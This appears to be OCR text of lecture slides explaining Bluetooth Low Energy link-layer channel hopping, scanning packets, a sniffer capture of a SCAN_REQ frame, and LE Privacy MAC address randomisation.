
Link Layer

- Conflict if multiple devices send on the same channel at the same time
- Frequency hopping to combat interference and fading
- One data packet per channel at a given time
- Channel Selection Algorithm (CSA #1)
- Frequency hopping scheme (sent in connection request)
  - Channel Matrix: Which frequencies will be used? (e.g. use all 37 data channels)
  - Hop Increment: Next channel = Channel + Hop Increment (mod 37)
  - Hop Interval: Time between Hops


Passive Scanning



Packet: Advertisement



Active Scanning



Packet: Scan Request

No.	Time	Source	Destination	Protocol	Length	Comment	Info
10498	365.649479	TexasIns_44:ee:30	Broadcast	LE LL	45		ADV_IND
10499	365.751589	TexasIns_44:ee:30	Broadcast	LE LL	45		ADV_IND
10500	365.756044	6d:89:e8:1e:29:ad	TexasIns_44:ee:30	LE LL	38		SCAN_REQ
10501	365.756802	TexasIns_44:ee:30	Broadcast	LE LL	52		SCAN_RSP

```
▸ Frame 10500: 38 bytes on wire (304 bits), 38 bytes captured (304 bits)
  DLT: 157, Payload: nordic_ble (Nor
▸ Nordic BLE Sniffer
▾ Bluetooth Low Energy Link Layer
    Access Address: 0x8e89bed6
  ▾ Packet Header: 0x0c43 (PDU Type: SCAN_REQ, ChSel: #1, TxAdd: Random, RxAdd: Public)
        .... 0011 = PDU Type: SCAN_REQ (0x3)
        ...0 .... = RFU: 0
        ..0. .... = Channel Selection Algorithm: #1
        .1.. .... = Tx Address: Random
        0... .... = Rx Address: Public
        Length: 12
    Scanning Address: 6d:89:e8:1e:29:ad (6d:89:e8:1e:29:ad)
    Advertising Address: TexasIns_44:ee:30 (30:45:11:44:ee:30)
    CRC: 0x453ad6
```

Fixed access address for advertising packets

Bluetooth MAC Address


Modern Bluetooth stacks randomize the MAC address for privacy reasons (user tracking)

Bluetooth LE Privacy


- Bluetooth LE Privacy exists since Bluetooth 4.0
- Implemented to avoid user tracking
- Random MAC address is used
- Changes the MAC address at a time interval specified by the manufacturer
- Identity Resolution Key (IRK) is exchanged during pairing / bonding process
- Paired devices can convert random MAC addresses back to real MAC address

nRF Connect App


Bose headphones can be controlled via BLE



